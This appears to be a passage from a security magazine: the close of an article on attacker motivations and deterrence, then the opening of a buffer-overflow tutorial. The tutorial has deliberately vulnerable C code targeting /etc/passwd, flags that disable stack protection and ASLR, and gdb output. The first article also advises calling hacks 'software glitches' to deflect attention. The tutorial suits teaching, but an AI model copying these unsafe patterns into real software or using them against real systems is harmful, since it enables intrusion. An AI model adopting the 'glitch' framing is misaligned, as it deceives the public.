The two key threats of organised crime, and disgruntled or tempted employees, are not dissuaded by the defence in depth or external security controls, but the other attackers will move their efforts to other targets. This allows more focus on evidence collection for prosecution of the criminal activity that still occurs once it has been detected.

If attackers see that a company prosecutes cyber attackers to the full extent of the law, and that they keep logs suitable for “chain of custody” forensic support to facilitate that prosecution, even hardened criminal attackers will think twice. Web logs and audit logs need to be captured and the details turned up when a potential fraud or attack is detected; with these copied securely offsite with source metadata, a date and time stamp, and a hash of information to avoid tampering with audit on access to that data.

The Threat Response

To provide a real deterrence to an attacker, there must be a response to any attack. This should include prosecution for criminal attacks, and minimal information beyond acknowledging an outage (if one occurred) for politically motivated attacks. Whichever response is appropriate, enough information should be captured to patch any vulnerabilities that have been identified and to support prosecution.

Most attackers will perform some sort of reconnaissance, and this can often be identified even if it isn’t an attack itself. Rules engines in the flow of transactions and analysis systems feeding these with threat value assessments can help in data collection and response. For example, a small number of legitimate low value business transactions may be identified outside of security systems, and this should lift the threat level allowing the rules engines to switch on more logging for a particular inbound channel or session. An unauthorised vulnerability scan should further raise the threat level, and at this point the attack can be considered as having started to slow down the session in the rules engine and forensically collect further logging information whilst leaving other sessions unaffected. Once a hack, script or use of tools such as known Metaspolit plugins are detected, the forensic information should be made ready for prosecution and attempts made to adapt to or terminate the sessions; at this point the use of honeypots can be part of the response to enable prosecution.

Remember that attacks can be internal as well as external, so this behaviour need not be only seen on external boundaries. Adaptability in the transaction processing coupled with background analysis of behaviour is the way to prepare for and respond to attackers, with an understanding of the types of attack motivations giving guidance as to how to respond after the event.

- To respond to all of the attack vectors requires understanding the types of attack and attacker along with the motivations; this gives us guidance for how to respond and mitigate the attacks:
- Do not refer to an attack as a "hack" and do not publicise hactivism or cyber terrorism. Use language such as "software glitch" to deflect attention from cyber terrorism and hacktivism attacks.
- Use proxy blacklists and detection, and callback technologies, to identify users trying to remain anonymous and either drop the connection or display user identification messages.
- Have layers of defence in depth security at the perimeter to slow down motivated attackers.
- Keep forensically secure logging and audit information in a controlled manner compatible with "chain of custody" processes to facilitate prosecution.


Responding to threats with these mitigations will not completely remove attacks, but attacks should be reduced.

What We Have Learned

Understanding different types of attacker and their motivations can give a different set of mitigations to those currently used as a blanket defence by companies. Hacktivists and cyber terrorists can be diverted by using language that does not highlight their message; care must be taken to refer to "glitches" rather than hacks. Many attackers assume anonymity on the Internet so displaying status information as to their source IP address or removing access via anonymizing proxies will discourage them for fear they will get caught and prosecuted. Defence in depth is the only real protection from the motivated attacker from an organized crime background, but knowing that attackers are successfully prosecuted due to forensically sound audit and logging controls will provide some discouragement.

References

- Staun, J. (2010), *When, how and why elites frame terrorists: a Wittgensteinian analysis of terror and radicalization,* Danish Institute of International Studies, Copenhagen, Denmark
- Moore R. (2010), *Cybercrime: Investigating High-Technology Computer Crime*, 2nd Edition, Routledge Press.
- Clough J. (2015), *Principles of Cybercrime*, 2nd Edition, Cambridge Press
- Handling Anonymous Proxies: https://www.sans.org/reading-room/whitepapers/detection/detecting-preventing-anonymous-proxy-usage-32943.



Programming for Hackers

by Amit Ranjan

ABOUT THE AUTHOR

AMIT RANJAN

Author is a computer enthusiast with 10+ years of experience in exploring ways to compromise security across different software implementations. Working for Aujas Networks for the last 8+ years and harnessing their platform to acquire new skills.

When an input transfigures a use case to an abuse case, it's become a successful hack. A successful hack signifies that the software program isn't coded with resilience against that input; it may be an inherent vulnerability in the programming language (crashes that can become exploits) or an insecure implementation (bugs and flaws) by an ignorant programmer. The thought process in hacking has long been dominated by payloads that can subvert barriers put in an implementation. Of course, there are practices of developing exploits that need a hacker to be aware about programming languages, probably more than a developer.

Awareness of various elements in a programming language provides more sharpness to the hacking techniques, such as elements that form the surface for interaction with the outside world users, elements that talk to the underlying operating system, such as system calls, elements that connect to other resources, such as database or network streams, etc. In this article, I will try my best to take you through the segments of some programming languages that have long been exploited to disrupt the security of an implementation.

What is common in 'Morris worm', 'Code Red Worm', 'SQL Slammer Worm' or 'Heartbleed' and few more successful prominent attacks, is that they are all variants of buffer overflow attacks.

Originally created to calculate the size of internet, Morris worm was written by Robert Tappan Morris that exploited buffer overflow vulnerability in a 'fingered' program to launch a shell that can receive and execute instructions over an open network connection from the attacker.

The worm that even affected the web server at 'White House' for a very short duration, exploited buffer overflow vulnerability in Microsoft's IIS web server by using a long string with repeated letter 'N', and the payload to deface websites was observed on the internet on July 15 2001, by Marc Maiffret and Ryan Permeh while they were drinking Code Red Mountain Dew; that's why they named it 'Code Red Worm'.


SQL Slammer worm exploited the buffer overflow vulnerability in Microsoft SQL Server 2000 to generate random IP addresses or broadcast addresses for propagation on a network that caused a massive amount of network traffic, which brought down as many as 5 of 13 internet root name-servers.

The recently found 'Heartbleed' vulnerability in OpenSSL cryptography library was allowing an adversary read past a buffer to get access to secrets such as cryptographic keys, credentials and other sensitive information. On May 20, 2014, 1.5% of the 800,000 most popular TLS-enabled websites were still vulnerable to 'Heartbleed'.

Buffer overflow or buffer overrun is common in programming languages that allow reading or writing beyond the boundary of a buffer. A buffer is the allocation of contiguous memory location to hold data, while moving control to different sections of a program or while moving between programs. In C and C++, there is no inbuilt boundary check when an input attempts to access a buffer. This may allow an attacker to craft a payload that can read or write past the buffer to adjacent memory locations. What can be achieved by that depends upon what exists beyond the buffer.

Let's understand with an example:

Vulnerable Code:



Buf_ov.c

```c
 * Buf_ov.c
#include <stdio.h>

void etc_passwd()
{
	int c;
	FILE *file;
	file = fopen("/etc/passwd", "r");
	if (file) {
		while ((c = getc(file)) != EOF)
			putchar(c);
		fclose(file);
	}
}

void input()
{
	char buffer[20];
	printf("Enter some text:\n");
	scanf("%s", buffer);
	printf("You entered: %s\n", buffer);
}

int main()
{
	input();

	return 0;
}
```

A vulnerable program

As you can see, this code is not practical by any stretch of the imagination, why would someone try to read from the file? But just to convince you that the function ***etc_passwd()*** is dangerous, this example is useful. As a hacker, our goal will be to invoke the ‘dangerous’ function to steal the sensitive information.

Environment details:

Below are some noteworthy details about the environment to recreate this example:

IDE: Eclipse IDE for C/C++ Developers Version: Neon.3 Release (4.6.3) Build id: 20170314-1500

GCC C Compiler options: -O0 -g3 -Wall -c -fmessage-length=0 -fno-stack-protector -m32


GCC C Linker: g++ -m32 -Xlinker -melf_i386 **OS**: Ubuntu 64 bit

Disable ASLR: ‘sudo echo 0 > /proc/sys/kernel/randomize_va_space’

The Fundamentals:


A detailed understanding of the memory layout is the key for a successful buffer overflow exploit; that includes how a program is laid out in the memory, where and how is the data stored while processing, how are different registers used to keep different locations of the program for managing the flow and how to generate a payload.

Memory Layout



Memory layout for the binary


Below is another simple program for better understanding that you should never show "Authenticated" irrespective of whatever input is provided.



```
 2  * Auth.c
 7  #include<stdio.h>
 8
 9  int main()
10  {
11          char credentials[5];
12          int auth = 0;
13          scanf("%s", credentials);
14          if(auth==0){
15                  printf("Not Authenticated");
16          }
17          else{
18                  printf("Authenticated");
19          }
20
21  }
22
```

A simple vulnerable program


Let's create a binary from the above code and attach 'gdb' debugger to the process after executing it and set a break-point at line no. 13. We can get low level details, such as addresses of variables and their values, while the program is executing.



```
amit@ubuntu:~/workspace/Buf_over1/Debug$ sudo gdb -p `pgrep Buf_over1`
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
4409: No such file or directory.
Attaching to process 4391
Reading symbols from /home/amit/workspace/Buf_over1/Debug/Buf_over1...done.
Reading symbols from /lib32/libc.so.6...(no debugging symbols found)...done.
Reading symbols from /lib/ld-linux.so.2...(no debugging symbols found)...done.
0xf76e3be9 in __kernel_vsyscall ()
(gdb) break Auth.c:13
Breakpoint 1 at 0x8048483: file ../Auth.c, line 13.
(gdb) 
```

gdb' debugger attached to the process


We can press 's' or 'n' to move forward one line at a time. We can also view the address or the value of a variable that is pushed on the stack. In this particular instance, we will try to understand the memory layout of the binary. After providing an input string and pressing 's' multiple times, we can inspect the addresses used in the program.



```
(gdb) s
Single stepping until exit from function __isoc99_scanf,
which has no line number information.
main () at ../Auth.c:14
14              if(auth==0){
(gdb) print &credentials
$1 = (char (*)[5]) 0xff818267
(gdb) print &auth
$2 = (int *) 0xff81826c
(gdb) 
```

Address of variables 'credentials' and 'auth'

A function along with its variable gets pushed on the stack as the binary gets executed in the memory. In this case, 'auth' and 'credentials' are pushed on the stack in reverse order and subtraction of their address provides us the size of the buffer allocated for variable 'credentials'.



Hex Calculator

Enter two hexadecimal numbers to perform calculation:

0xff81826c - 0xff818267

Calculate

Result

Note: Outputs are all in Hexadecimal.

